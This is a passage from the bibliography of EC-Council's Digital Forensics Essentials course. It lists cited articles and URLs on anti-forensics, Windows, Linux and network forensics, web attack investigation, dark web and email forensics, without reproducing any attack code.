189. (2014), AFF, from https://forensicswiki.xyz/wiki/index.php?title=AFF.
190. (2020), Ensuring Data Integrity with Hash Codes, from https://docs.microsoft.com/en-us/dotnet/standard/security/ensuring-data-integrity-with-hash-codes.

Module 05: Defeating Anti-forensics Techniques

191. How do you DISABLE TRIM?, from https://www.reddit.com/r/linux4noobs/comments/3roh0g/how_do_you_disable_trim/.
192. Alternate Data Stream, from https://www.sciencedirect.com/topics/computer-science/alternate-data-stream.
193. (2013), Find all files with NTFS Alternate Data Streams using PowerShell, from https://obligatorymoniker.wordpress.com/2013/02/11/find-all-files-with-alternate-data-streams/.
194. Poonia A.S, (2014), Data Wiping and Anti Forensic Techniques, from https://ijact.in/index.php/ijact/article/download/136/109.
195. Andrea Fortuna, (2017), MAC(b) times in Windows forensic analysis, from https://www.andreafortuna.org/2017/10/06/macb-times-in-windows-forensic-analysis/.
196. Tejpal Sharma, Manjot Kaur, (2015), Time Rules for NTFS File System for Digital Investigation, from http://ijarcet.org/wp-content/uploads/IJARCET-VOL-4-ISSUE-4-1146-1151.pdf.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

197. (2016), Understanding Critical Windows Artifacts and Their Relevance During Investigation: NTFS Timestamps, from https://resources.infosecinstitute.com/understanding-critical-windows-artifacts-and-their-relevance-during-investigation/#gref.

198. Carol Sliwa, (2018), SSD TRIM, from https://searchstorage.techtarget.com/definition/TRIM.

199. Yashwanth Reddy Kambalapalli, (2018), Different Forensic Tools on a Single SSD and HDD, Their Differences and Drawbacks, from https://repository.stcloudstate.edu/cgi/viewcontent.cgi?referer=https://www.google.com/&httpsredir=1&article=1077&context=msia_etds.

200. How the Recycle Bin works, from https://www.reclaime.com/library/file-undelete.aspx.

201. File deletion, from https://en.wikipedia.org/wiki/File_deletion.

202. Data Recoverability, from http://www.runtime.org/recoverability.htm.

203. Kristy Westphal, Steganography Revealed, from https://www.crime-research.org/library/Steganography.html.

204. Arvind Kumar, Km. Pooja, (2010), Steganography- A Data Hiding Technique, from http://www.ijcaonline.org/volume9/number7/pxc3871887.pdf.

205. Vangie Beal, (2021), Steganography, from https://www.webopedia.com/definitions/steganography/.

206. Eiji Kawaguchi, (2018), Applications of Steganography, from http://www.datahide.com/BPCSe/applications-e.html.

207. Gary C. Kessler, (2015), An Overview of Steganography for the Computer Forensics Examiner, from https://www.garykessler.net/library/fsc_stego.html.

208. Anti-computer forensics, from https://en.wikipedia.org/wiki/Anti-computer_forensics.

209. Emanuele De Lucia, (2013), Anti-Forensics – Part 1 from https://resources.infosecinstitute.com/topic/anti-forensics-part-1/.

210. Emanuele De Lucia, (2013), Anti-Forensics 2, from https://resources.infosecinstitute.com/topic/anti-forensics-2/.

211. Timothy R. Leschke, (2010), Cyber Dumpster-Diving: $Recycle.Bin Forensics for Windows 7 and Windows Vista, from https://www.csee.umbc.edu/courses/undergraduate/FYS102D/Recycle.Bin.Forensics.for.Windows7.and.Windows.Vista.pdf.

212. Raymond, What is INFO2 File Hidden in Recycled or Recycler Folder?, from https://www.raymond.cc/blog/what-is-info2-file-hidden-in-recycled-or-recycler-folder/.

213. TIMESTOMP, from https://www.offensive-security.com/metasploit-unleashed/timestomp/.

214. Woo Yong Choi, Sung Kyong Un, (2012), Anti-forensic approach for password protection using fuzzy fingerprint vault. IEEE, from https://ieeexplore.ieee.org/document/6530413?reload=true&tp=&arnumber=6530413&url=http:%2F%2Fieeexplore.ieee.org%2Fxpls%2Fabs_all.jsp%3Farnumber%3D6530413.

215. Anti-computer Forensics - Artifact Wiping, from https://www.liquisearch.com/anti-computer_forensics/artifact_wiping.

216. Encryption, from https://en.wikipedia.org/wiki/Encryption.

217. Encrypting File System, from https://en.wikipedia.org/wiki/Encrypting_File_System.

218. Andre Hawari, Anti-Forensics Techniques, Detection and Countermeasures, from https://www.academia.edu/15441665/Anti-Forensics_Techniques_Detection_and_Countermeasures.

219. (2014), Anti Forensics Techniques, Detection And Countermeasures, from https://eforensicsmag.com/download/anti-forensics-techniques-detection-and-countermeasures/.

220. Garfinkel, Simson, (2007), Anti-Forensics: Techniques, Detection and Countermeasures, from https://core.ac.uk/download/pdf/36736409.pdf.

221. Katie Moss Jefcoat, (2017), A Comprehensive List of Data Wiping and Erasure Standards, from https://www.blancco.com/blog-comprehensive-list-data-wiping-erasure-standards/.

Module 06: Windows Forensics

222. Joachim Metz, (2010), Extensible Storage Engine (ESE) Database File (EDB)format specification, from http://forensic-proof.com/wp-content/uploads/2011/07/Extensible-Storage-Engine-ESE-Database-File-EDB-format.pdf.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

223. John Doe, (2015), Windows Search Forensics Explained, from https://www.dataforensics.org/windows-search-forensics/.

224. Quick, D., Tassone, C & Choo, K.R, (2014), Forensic Analysis of Windows Thumbcache files, from https://www.semanticscholar.org/paper/Forensic-Analysis-of-Windows-Thumbcache-files-Quick-Tassone/5adb96a51a78d47058a864a25f813ef94175ebc8?p2df.

225. (2019), First steps to volatile memory analysis, from https://medium.com/@zemelusa/first-steps-to-volatile-memory-analysis-dcbd4d2d56a1.

226. (2016), Memory and Volatility, from https://resources.infosecinstitute.com/finding-and-enumerating-processes-within-memory-part-1/#gref.

227. (2016), Forensic Investigation with Redline, from https://resources.infosecinstitute.com/forensic-investigation-with-redline/#gref.

228. What is EXIF data?, from https://exifdata.com/.

229. Exchangeable Image File Format, from https://www.sciencedirect.com/topics/computer-science/exchangeable-image-file-format.

230. Mark Russinovich, (2016), PsList v1.4, from https://docs.microsoft.com/en-us/sysinternals/downloads/pslist.

231. (2021), How to view all network shares in Windows, from https://www.computerhope.com/issues/ch000534.htm.

232. Jeonghyeon Kim, Aran Park, Sangjin Lee, (2016), Recovery method of deleted records and tables from ESE database, from https://www.sciencedirect.com/science/article/pii/S1742287616300342.

233. Alexander S. Gillis, (2020), Virtual Memory, from https://searchstorage.techtarget.com/definition/virtual-memory.

234. Tim Fisher, (2020), What Is HKEY_LOCAL_MACHINE?, from https://www.lifewire.com/hkey-local-machine-2625902.

235. Mark Russinovich, (2021), Process Explorer v16.32, from https://docs.microsoft.com/en-us/sysinternals/downloads/process-explorer.

236. Jenn Riley, (2017), Understanding Metadata: What is Metadata, and What is it For?: A Primer, from http://www.niso.org/publications/understanding-metadata-2017.

237. How to delete cookies, cache and history in all major browsers, from https://catonmat.net/clear-privacy-ie-firefox-opera-chrome-safari.

238. Jesse Kornblum, Windows Memory Analysis, from http://jessekornblum.com/presentations/jhu08.pdf.

239. Prefetcher, from https://en.wikipedia.org/wiki/Prefetcher.

240. James Okolica, Gilbert L. Peterson, (2011), Extracting the windows clipboard from physical memory, from https://dl.acm.org/doi/10.1016/j.diin.2011.05.014.

241. Ganesh N. Nadargi, Zakir M. Shaikh, (2015), Identifying and Extracting Data from Clipboard, from http://www.ijcsit.com/docs/Volume%206/vol6issue03/ijcsit2015060334.pdf.

242. Troubleshooting Windows Server 2012 R2 Crashes. Analysis Of Dump Files & Options. Forcing System Server Crash (Physical/Virtual), from http://www.firewall.cx/microsoft-knowledgebase/windows-2012/1099-windows-server-2012-troubleshooting-server-crashes-memory-dumps-debug.html.

243. Tutorial: Metadata Analysis, from http://fotoforensics.com/tutorial-meta.php.

244. (2020), Windows registry information for advanced users, from https://docs.microsoft.com/en-US/troubleshoot/windows-server/performance/windows-registry-advanced-users.

245. Tim Fisher, (2020), HKEY_USERS (HKU Registry Hive), from https://www.lifewire.com/hkey-users-2625903.

246. (2018), Registry Hives, from https://docs.microsoft.com/en-us/windows/win32/sysinfo/registry-hives?redirectedfrom=MSDN.

247. Tim Fisher, (2020), What is HKEY_CLASSES_ROOT?, from https://www.lifewire.com/hkey-classes-root-2625899.

248. Tim Fisher, (2020), HKEY_CURRENT_USER (HKCU Registry Hive), from https://www.lifewire.com/hkey-current-user-2625901.

249. Tim Fisher, (2020), What Is HKEY_LOCAL_MACHINE (HKLM Registry Hive), from https://www.lifewire.com/hkey-local-machine-2625902.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

250. (2010), HKEY_LOCAL_MACHINE, from https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-2000-server/cc959046(v=technet.10)?redirectedfrom=MSDN.

Module 07: Linux and Mac Forensics

251. Martins D. Okoi, (2019), Linux Uptime Command With Usage Examples, from https://www.tecmint.com/linux-uptime-command-examples/.

252. (2019), hostname command in Linux with examples, from https://www.geeksforgeeks.org/hostname-command-in-linux-with-examples/.

253. Aaron Kili, (2018), 5 'hostname' Command Examples for Linux Newbies, from https://www.tecmint.com/hostname-command-examples-for-linux/.

254. (2021), date command in Linux with examples, from https://www.geeksforgeeks.org/date-command-linux-examples/.

255. (2019), Uptime Command in Linux, from https://linuxize.com/post/linux-uptime-command/.

256. Dave McKay, (2020), How to Use the ip Command on Linux, from https://www.howtogeek.com/657911/how-to-use-the-ip-command-on-linux/.

257. Promiscuous Mode, from https://www.sciencedirect.com/topics/computer-science/promiscuous-mode.

258. Ravi Saive, (2016), 15 Useful "ifconfig" Commands to Configure Network Interface in Linux, from https://www.tecmint.com/ifconfig-command-examples/.

259. (2016), What is promiscuous mode for a NIC (interface), from https://support.citrix.com/article/CTX219263.

260. (2013), 10 Basic Examples of Linux netstat Command from https://www.linux.com/training-tutorials/10-basic-examples-linux-netstat-command/.

261. Karim Buzdar, (2018), How to View the Network Routing Table in Ubuntu,0rom https://vitux.com/how-to-view-the-network-routing-table-in-ubuntu/.

262. David Both, (2016), An introduction to Linux network routing, from https://opensource.com/business/16/8/introduction-linux-network-routing.

263. Abi Tyas Tunggal, (2021), What is an open port and are they dangerous?, from https://www.upguard.com/blog/open-port.

264. (2020), How to Check (Scan) for Open Ports in Linux, from https://linuxize.com/post/check-open-ports-linux/.

265. Esteban Borges, (2019), What are Open Ports?, from https://securitytrails.com/blog/open-ports.

266. Vivek Gite, (2020), Linux Find Out Which Process Is Listening Upon a Port, from https://www.cyberciti.biz/faq/what-process-has-open-linux-port/.

267. Karim Buzdar, (2018), Linux: Find Out Which Port Number a Process is Listening on, from https://vitux.com/find-out-which-port-number-a-process-is-listening-on-using-linux/.

268. Pradeep Kumar, (2020), 18 Quick 'lsof' command examples for Linux Geeks, from https://www.linuxtechi.com/lsof-command-examples-linux-geeks/.

269. Vivek Gite, (2021), How to check if port is in use on Linux or Unix, from https://www.cyberciti.biz/faq/unix-linux-check-if-port-is-in-use-command/.

270. Vivek Gite, (2021), How To Find Which Linux Kernel Version Is Installed On My System, from https://www.cyberciti.biz/faq/find-print-linux-unix-kernel-version/.

271. Magesh Maruthamuthu, (2020), Easy Ways to Find Linux System/Server Uptime, from https://www.2daygeek.com/linux-system-server-uptime-check/.

272. (2005), The ps Command, from http://www.linfo.org/ps.html.

273. (2020), How to List Users in Linux, from https://linuxize.com/post/how-to-list-users-in-linux/.

274. (2019), Understanding the /etc/passwd File, from https://linuxize.com/post/etc-passwd-file/.

275. Vivek Gite, (2020), Understanding /etc/passwd File Format, from https://www.cyberciti.biz/faq/understanding-etcpasswd-file-format/.

276. Matt B, (2016), Torvalds Tuesday: User Accounts, from https://bromiley.medium.com/torvalds-tuesday-user-accounts-597b4ca9dcaf.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

277. syslog protocol explained, from https://geek-university.com/linux/syslog-protocol-explained/.

278. Alexandra Altvater, (2017), What are Linux Logs? How to View Them, Most Important Directories, and More, from https://stackify.com/linux-logs/.

279. Kernel Logging, from https://linuxjourney.com/lesson/kernel-logging.

280. Dave McKay, (2019), How to Determine the Current User Account in Linux, from https://www.howtogeek.com/410423/how-to-determine-the-current-user-account-in-linux/.

281. (2016), Insights into Linux forensics, from https://davidebove.com/blog/2016/06/20/insights-into-linux-forensics/.

282. Tho Le, (2019), Linux Forensics — Some Useful Artifacts, from https://tho-le.medium.com/linux-forensics-some-useful-artifacts-74497dca1ab2.

283. Andrew Batchelor, (2018), LinuxLogFiles, from https://help.ubuntu.com/community/LinuxLogFiles.

284. Linux OS Service 'syslog', from https://www.thegeekdiary.com/linux-os-service-syslog/.

285. (2016), 17 Bash History Command Examples In Linux, from https://www.rootusers.com/17-bash-history-command-examples-in-linux/.

286. Aaron Kili, 2017), How to Monitor Linux Commands Executed by System Users in Real-time, from https://www.tecmint.com/monitor-linux-commands-executed-by-system-users-in-real-time/.

287. Steve Morris, (2020), How to use the history command in Linux, from https://opensource.com/article/18/6/history-command.

288. Vivek Gite, (2021), Linux / Unix – Find And List All Hidden Files Recursively, from https://www.cyberciti.biz/faq/unix-linux-centos-ubuntu-find-hidden-files-recursively/.

289. Nate Lord, (2020), What Are Memory Forensics? A Definition of Memory Forensics, from https://digitalguardian.com/blog/what-are-memory-forensics-definition-memory-forensics.

290. (2017), The Importance of Memory Forensics Tools, from https://lifars.com/2017/06/memory-forensics-tools/.

291. Narad Shrestha, (2012), 10 lsof Command Examples in Linux, from https://www.tecmint.com/10-lsof-command-examples-in-linux/.

292. Anand, V.N., Ahmad, R (2016). Acquisition Of Volatile Data From Linux System, from https://ijartet.com/883/v3s5heeramech/conference#:~:text=Various%20shell%20commands%20are%20present,access%20to%20the%20physical%20memory.

293. Rai Chandel, (2020), Memory Forensics: Using Volatility Framework, from https://www.hackingarticles.in/memory-forensics-investigation-using-volatility-part-1/.

294. Ellen Zhang, (2017), What is Malware Analysis? Defining and Outlining the Process of Malware Analysis, from https://digitalguardian.com/blog/what-malware-analysis-defining-and-outlining-process-malware-analysis.

295. Kurt Baker, (2020), Malware Analysis, https://www.crowdstrike.com/cybersecurity-101/malware/malware-analysis/.

296. (2019), Pstree Command in Linux, from https://linuxize.com/post/pstree-command-in-linux/.

297. Volatility Framework, from https://www.sciencedirect.com/topics/computer-science/volatility-framework.

298. Tajvinder Singh Atwal, Mark Scanlon, Nhien-An Le-Khac, (2019), Shining a light on Spotlight: Leveraging Apple's desktop search utility to recover deleted file metadata on macOS, from https://arxiv.org/ftp/arxiv/papers/1903/1903.07053.pdf.

299. Jennifer Allen, (2020), How to Use Spotlight on Your Mac, from https://www.lifewire.com/use-spotlight-mac-4586951.

300. Yogesh Khatri, (2018), An open source spotlight parser, from https://www.swiftforensics.com/2018/08/parsing-spotlight-database.html.

301. grep, from https://en.wikipedia.org/wiki/Grep.

302. Linux: grep command, from https://www.techonthenet.com/linux/commands/grep.php.

303. Narad Shrestha, (2016), The Power of Linux "History Command" in Bash Shell, from http://www.tecmint.com/history-command-examples/.

304. Ramesh Natarajan, (2011), 20 Linux Log Files that are Located under /var/log Directory, from https://www.thegeekstuff.com/2011/08/linux-var-log-files/.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

305. Chapter 25. Viewing And Managing Log Files, from https://access.redhat.com/documentation/en-us/red_hat_enterprise_linux/6/html/deployment_guide/ch-viewing_and_managing_log_files.

306. lsof, from https://en.wikipedia.org/wiki/Lsof.

307. Adam Cormany, (2008), Archived | It is all about the inode, from https://developer.ibm.com/technologies/systems/articles/au-speakingunix14/.

308. inode, from https://en.wikipedia.org/wiki/Inode.

309. Kerrisk M, (2021), inode(7) — Linux manual page, from https://man7.org/linux/man-pages/man7/inode.7.html.

Module 08: Network Forensics

310. Madelyn Bacon, (2015), Indicators of Compromise (IOC), from https://searchsecurity.techtarget.com/definition/Indicators-of-Compromise-IOC.

311. (2019), Introduction to Network Forensics, from https://www.enisa.europa.eu/topics/trainings-for-cybersecurity-specialists/online-training-material/documents/introduction-to-network-forensics-handbook.pdf.

312. Chris Sanders and Jason Smith, (2014), Applied Network Security Monitoring. Elsevier Inc., from http://index-of.es/Varios/Chris%20Sanders%20and%20Jason%20Smith%20(Auth.)-Applied%20Network%20Security%20Monitoring.%20Collection,%20Detection,%20and%20Analysis%20(2014).pdf.

313. (2017), Network Evidence Collection, from https://hub.packtpub.com/network-evidence-collection/.

314. Alexandra Altvater, (2017), Syslog Tutorial: How It Works, Examples, Best Practices, and More, from https://stackify.com/syslog-101/.

315. Karen Kent, Murugiah Souppaya, (2006), Guide to Computer Security Log Management, from https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-92.pdf.

316. Network Traffic Analysis, from https://awakesecurity.com/glossary/network-traffic-analysis/.

317. (2019), Network Traffic Analysis, from https://www.ipswitch.com/Ipswitch/media/Ipswitch/Documents/Resources/Data%20Sheets/DS-Network-Traffic-Analysis.pdf.

318. How to Perform TCP SYN Flood DoS Attack & Detect it with Wireshark - Kali Linux hping3, from http://www.firewall.cx/general-topics-reviews/network-protocol-analyzers/1224-performing-tcp-syn-flood-attack-and-detecting-it-with-wireshark.html.

319. Types of DoS Attacks, from https://www.cisco.com/assets/sol/sb/Switches_Emulators_v2_3_5_xx/help/250/index.html#page/tesla_250_olh/types_of_attacks.html.

320. SYN-FIN Flood, from https://kb.mazebolt.com/knowledgebase/syn-fin-flood/.

321. How To Detect Nmap SMB Brute-Force Attack Using Wireshark, from https://www.1337pwn.com/how-to-detect-nmap-smb-brute-force-attack-using-wireshark/.

322. MAC Flooding Attack, from https://iq.opengenus.org/mac-flooding-attack/.

323. Yong Sheng, Keren Tan, Guanling Chen, David Kotz, Andrew Campbell, Detecting 802.11 MAC Layer Spoofing Using Received Signal Strength, from http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.111.7055&rep=rep1&type=pdf.

324. Vaarandi, Event Correlation and data mining for event logs, from http://cs.ioc.ee/~tarmo/tday-viinistu/vaarandi-slides.ppt.

325. Cisco ASA Series Syslog Messages, from https://www.cisco.com/c/en/us/td/docs/security/asa/syslog/b_syslog.html.

326. (2011), LogLogic Juniper Networks Intrusion Detection and Prevention (IDP) Log Configuration Guide, from http://docplayer.net/12540908-Loglogic-juniper-networks-intrusion-detection-and-prevention-idp-log-configuration-guide.html.

327. Monitoring Traffic, from https://sc1.checkpoint.com/documents/R77/CP_R77_IPS_WebAdminGuide/12766.htm.

328. Cisco IOS Technologies, from https://www.cisco.com/c/en/us/products/ios-nx-os-software/ios-technologies/index.html.

329. Identifying Incidents Using Firewall and Cisco IOS Router Syslog Events, from https://tools.cisco.com/security/center/resources/identify_incidents_via_syslog.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Module 09: Investigating Web Attacks

330. A6:2017-Security Misconfiguration, from https://owasp.org/www-project-top-ten/2017/A6_2017-Security_Misconfiguration.html.

331. A1:2017-Injection, from https://owasp.org/www-project-top-ten/2017/A1_2017-Injection.html.

332. Web Parameter Tampering, from https://owasp.org/www-community/attacks/Web_Parameter_Tampering.

333. Path Traversal, from https://owasp.org/www-community/attacks/Path_Traversal.

334. Daniel Blazquez, (2020) Insecure Deserialization: Attack examples, Mitigation and Prevention, from https://hdivsecurity.com/bornsecure/insecure-deserialization-attack-examples-mitigation/.

335. Ory Segal, (2002), Web Application Forensics, from https://www.cgisecurity.com/lib/WhitePaper_Forensics.pdf.

336. How do I find Apache http server log files?, from http://blog.codeasite.com/how-do-i-find-apache-http-server-log-files/.

337. Log Files, https://httpd.apache.org/docs/2.4/logs.html

338. User-Agent, from https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/User-Agent.

339. Log files – access.log and error.log, from https://geek-university.com/apache/log-files-access-log-and-error-log/.

340. Access and Error Logs, from https://www.loggly.com/ultimate-guide/access-and-error-logs/.

341. Apache Logging Basics, from https://www.loggly.com/ultimate-guide/apache-logging-basics/.

342. Percent-encoding, from https://en.wikipedia.org/wiki/Percent-encoding.

343. Agathoklis Prodromou, (2017), Using Logs to Investigate a Web Application Attack, from https://dzone.com/articles/using-logs-to-investigate-a-web-application-attack.

344. Chris Riley, Intrusion Detection with the Snort IDS, from https://www.linux-magazine.com/index.php/layout/set/print/Issues/2008/96/Snort/(tagID)/154.

345. Handle Metacharacters, from https://dwheeler.com/secure-programs/Secure-Programs-HOWTO/handle-metacharacters.html#:~:text=Many%20systems%2C%20such%20as%20SQL,from%20commands%20or%20other%20data.

346. SQL Injection Using UNION, from https://www.sqlinjection.net/union/.

347. SQL: UNION Operator, from https://www.techonthenet.com/sql/union.php.

348. Advanced SQL Injection - Integer based, from https://sechow.com/bricks/docs/content-page-1.html.

349. SQL Injection Cheat Sheet, from https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/.

350. SQL Injection, from https://www.w3schools.com/sql/sql_injection.asp.

351. Double Encoding, from https://owasp.org/www-community/Double_Encoding.

352. Why does Directory Traversal Attack %C0%AF work?, from https://security.stackexchange.com/questions/48879/why-does-directory-traversal-attack-c0af-work.

353. CWE-35: Path Traversal: '../..//', from https://cwe.mitre.org/data/definitions/35.html.

354. SQL Injection FAQ, from http://www.openlinksw.com/blog/~kidehen/index.vspx?id=319.

355. Tom Gallagher, Finding and Preventing Cross-Site Request Forgery, from https://www.blackhat.com/presentations/bh-usa-06/BH-US-06-Gallagher.pdf#search=%22Cross-Site%20Request%20Forgery%20(CSRF)%20web%20attack%22.

356. Cross-site Scripting (XSS), from https://www.acunetix.com/websitesecurity/cross-site-scripting/.

357. Amor Lazzez, Thabet Slimani, (2015), Forensics Investigation of Web Application Security Attacks, from http://www.mecs-press.org/ijcnis/ijcnis-v7-n3/IJCNIS-V7-N3-2.pdf.

358. Failure to Restrict URL Access, from https://www.veracode.com/security/failure-restrict-url-access.

359. Krassen Deltchev, (2012), Web Application Forensics from https://www.slideshare.net/test2v/web-application-forensics-taxonomy-and-trends.

360. Mario Heiderich, Eduardo Alberto Vela Nava, Gareth Heyes, David Lindsay, (2010), Web Application Obfuscation, from https://www.elsevier.com/books/web-application-obfuscation/heiderich/978-1-59749-604-9.

361. IIS Logs, from http://what-when-how.com/windows-forensic-analysis/file-analysis-windows-forensic-analysis-part-3/.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

362. Diana Eftaiha, (2012), An Introduction to Apache, from https://code.tutsplus.com/tutorials/an-introduction-to-apache--net-25786.

363. What is: Apache, from https://www.wpbeginner.com/glossary/apache/.

364. Common Log Format, from https://en.wikipedia.org/wiki/Common_Log_Format.

365. Matthew Heckathorn, (2011), Network Monitoring for Web-Based Threats, from https://resources.sei.cmu.edu/asset_files/TechnicalReport/2011_005_001_15380.pdf.

366. Ultimate Guide to Logging, from https://www.loggly.com/ultimate-guide/access-and-error-logs/.

Module 10: Dark Web Forensics

367. The Layers of the Web – Surface Web, Deep Web and Dark Web, from https://ifflab.org/the-layers-of-the-web-surface-web-deep-web-and-dark-web/ .

368. Raja Srivathsav, (2018), TOR Nodes Explained!, from https://medium.com/coinmonks/tor-nodes-explained-580808c29e2d.

369. Robert Heaton, (2019), How does Tor work?, from https://robertheaton.com/2019/04/06/how-does-tor-work/.

370. Aditya Tiwari, (2021), Tor Explained: What is Tor? How Does It Work? Is It Illegal?, from https://fossbytes.com/everything-tor-tor-tor-works/.

371. Melissa Haun, (2021), How To Use Tor Browser, from https://www.vpnmentor.com/blog/tor-browser-work-relate-using-vpn/.

372. Andrew Bloomenthal, Somer Anderson, (2021), Dark Web, from https://www.investopedia.com/terms/d/dark-web.asp.

373. Penny Hoelscher, (2018), What is the Difference Between the Surface Web, the Deep Web, and the Dark Web?, from https://resources.infosecinstitute.com/what-is-the-difference-between-the-surface-web-the-deep-web-and-the-dark-web/#gref.

374. (2018), What is Surface Web, Deep Web and Dark Web?, from https://medium.com/@hackersleaguebooks/what-is-surface-web-deep-web-and-dark-web-cdbaf71b30d5.

375. Types Of Relays On The Tor Network, from https://community.torproject.org/relay/types-of-relays/.

376. J. M Porup, (2019), What is the Tor Browser? And how it can help protect your identity, from https://www.csoonline.com/article/3287653/what-is-the-tor-browser-how-it-works-and-how-it-can-help-you-protect-your-identity-online.html.

377. Mihnea Mirea, Victoria Wang and Jeyong Jung, (2019), The not so dark side of the darknet: a qualitative study. Security Journal, from https://link.springer.com/article/10.1057/s41284-018-0150-5.

378. (2018), Darknet Forensics, from https://cyberforensicator.com/2018/02/15/darknet-forensics/.

379. Balduzzi M., Ciancaglini V., (2015), Cybercrime in the Deep Web, from https://www.blackhat.com/docs/eu-15/materials/eu-15-Balduzzi-Cybercrmine-In-The-Deep-Web-wp.pdf.

380. Abid Khan Jadoon, Waseem Iqbal, Muhammad Amjad, Hammad Afzal, (2019) Forensic Analysis of Tor Browser: A Case Study for Privacy and Anonymity on the Web, from https://www.researchgate.net/profile/Waseem_Iqbal10/publication/332004753_Forensic_Analysis_of_Tor_Browser_A_Case_Study_for_Privacy_and_Anonymity_on_the_Web/links/5d46dd2a92851cd046a06d36/Forensic-Analysis-of-Tor-Browser-A-Case-Study-for-Privacy-and-Anonymity-on-the-Web.pdf?origin=publication_detail.

Module 11: Investigating Email Crimes

381. (2019), Mail terminology, from https://afreshcloud.com/sysadmin/mail-terminology-mta-mua-msa-mda-smtp-dkim-spf-dmarc.

382. Warren Duff, (2019), What Is an SMTP Server?, from https://sendgrid.com/blog/what-is-an-smtp-server/.

383. What is an SMTP port, from https://serversmtp.com/port-for-smtp/.

384. How Does an Email Message Flow from Sending to Delivery?, from https://www.sparkpost.com/resources/email-explained/email-message-flow-sending-delivery/.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

385. Chirath De Alwis, (2019), Email Forensics: Investigation Techniques, from https://www.forensicfocus.com/articles/email-forensics-investigation-techniques/.

386. Ljubomir Lazic, (2018), E-Mail Forensics: Techniques And Tools For Forensic Investigation, from https://www.researchgate.net/publication/328738532_E-MAIL_FORENSICS_TECHNIQUES_AND_TOOLS_FOR_FORENSIC_INVESTIGATION.

387. Introduction to Outlook Data Files (.pst and.ost), from https://support.office.com/en-us/article/introduction-to-outlook-data-files-pst-and-ost-222eaf92-a995-45d9-bde2-f331f60e2790.

388. Archive items manually, from https://support.microsoft.com/en-us/office/archive-items-manually-ecf54f37-14d7-4ee3-a830-46a5c33274f6?ui=en-us&rs=en-us&ad=us.

389. Profiles - Where Thunderbird stores your messages and other user data, from https://support.mozilla.org/en-US/kb/profiles-where-thunderbird-stores-user-data#w_backing-up-a-profile.

390. How to archive/auto archive email in Mozilla Thunderbird 3.x, from https://helpdesk.rocksolidnet.com/index.php?rp=/knowledgebase/10077/How-to-archiveorauto-archive-email-in-Mozilla-Thunderbird-3.x.html.

391. (2019), Archiving your e-mail, from http://kb.mozillazine.org/Archiving_your_e-mail.

392. (2018), A Practical Approach to Webmail Forensics Techniques, from https://medium.com/@lucideus/a-practical-approach-to-webmail-forensics-techniques-lucideus-research-6162c309ef8b.

393. Phishing and Spoofing. from https://www.phishing.org/phishing-and-spoofing.

394. (2020), Handling Unexpected or Suspicious Email Attachments, from https://it.stonybrook.edu/help/kb/handling-unexpected-or-suspicious-email-attachments.

395. (2021), 4 ways to recognize a malicious attachment in emails, from https://gatefy.com/blog/4-ways-recognize-malicious-attachment-emails/.

396. Joey Tanny, (2018), How to Identify Malicious Email Attachments, from https://www.vircom.com/blog/how-to-identify-malicious-email-attachments/.

397. (2018), About fully qualified domain names (FQDNs), from https://kb.iu.edu/d/aiuv.

398. MIME Header Analyzer, from https://www.mailxaminer.com/mime-header-analyzer.html.

399. (2016), What is MIME (Multi-Purpose Internet Mail Extensions), from https://www.interserver.net/tips/kb/mime-multi-purpose-internet-mail-extensions/.

400. Jonathan Yarden, (2004), Tech Tip: Examine e-mail headers to determine forgery, from https://www.techrepublic.com/article/tech-tip-examine-e-mail-headers-to-determine-forgery/.

401. (2014), Email Headers – Expert Forensic Analysis, from https://www.slideshare.net/forensicEmailAnalysis/email-headeranalysis.

402. Ivan Kovachev, (2021), SPF Hard Fail vs SPF Soft Fail, from https://knowledge.ondmarc.redsift.com/en/articles/1148885-spf-hard-fail-vs-spf-soft-fail.

403. Gabriela Gavrailova, (2019), What Is the Return-Path and Why You Need to Customize It?, from https://www.mailjet.com/blog/news/return-path-customization-explained/.

404. What Is Email Return Path?, from https://www.sparkpost.com/resources/email-explained/return-path-explained/.

405. John Pollard, DKIM signature header detail, from https://help.returnpath.com/hc/en-us/articles/222438487-DKIM-signature-header-detail.

406. (2007), DomainKeys Identified Mail (DKIM) Signatures, from http://dkim.org/specs/rfc4871-dkimbase.html.

407. Arman Gungor, (2019), Leveraging DKIM in Email Forensics. from https://www.metaspike.com/leveraging-dkim-email-forensics/.

408. Shane Rice, (2021), DKIM: What is it and why is it important?, from https://postmarkapp.com/guides/dkim.

409. (2015), Challenges in Recovering Deleted Email, from https://burgessforensics.com/challenges-in-recovering-deleted-email/.

410. Siddharth Rawat, (2021), How to Recover Deleted Emails from a PST File?, from https://www.nucleustechnologies.com/blog/recover-deleted-emails-from-pst-file/.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

411. (2019), Help File. Paraben's Electronic Evidence Examiner, from https://www.paraben.com.pl/wp-content/uploads/2019/09/Electronic_Evidence_Examiner_Help.pdf

412. How to see email headers on Gmail, Hotmail, AOL Mail and Yahoo, from http://www.johnru.com/active-whois/headers-yahoo-hotmail.html.

413. Diane Poremsky, 2020), Move an Outlook Personal Folders.pst File, from https://www.slipstick.com/outlook/config/to-move-an-outlook-personal-folders-pst-file/.

414. Tracking emails, from https://gethelp.wildapricot.com/en/articles/569#TrackingEmails-Viewingemailusagestatistics.

415. Microsoft Outlook, from https://en.wikipedia.org/wiki/Microsoft_Outlook.

416. Blind carbon copy, from https://en.wikipedia.org/wiki/Blind_carbon_copy.

417. Cyberstalking, from https://en.wikipedia.org/wiki/Cyberstalking.

418. What is an Email Header?, from https://whatismyipaddress.com/email-header.

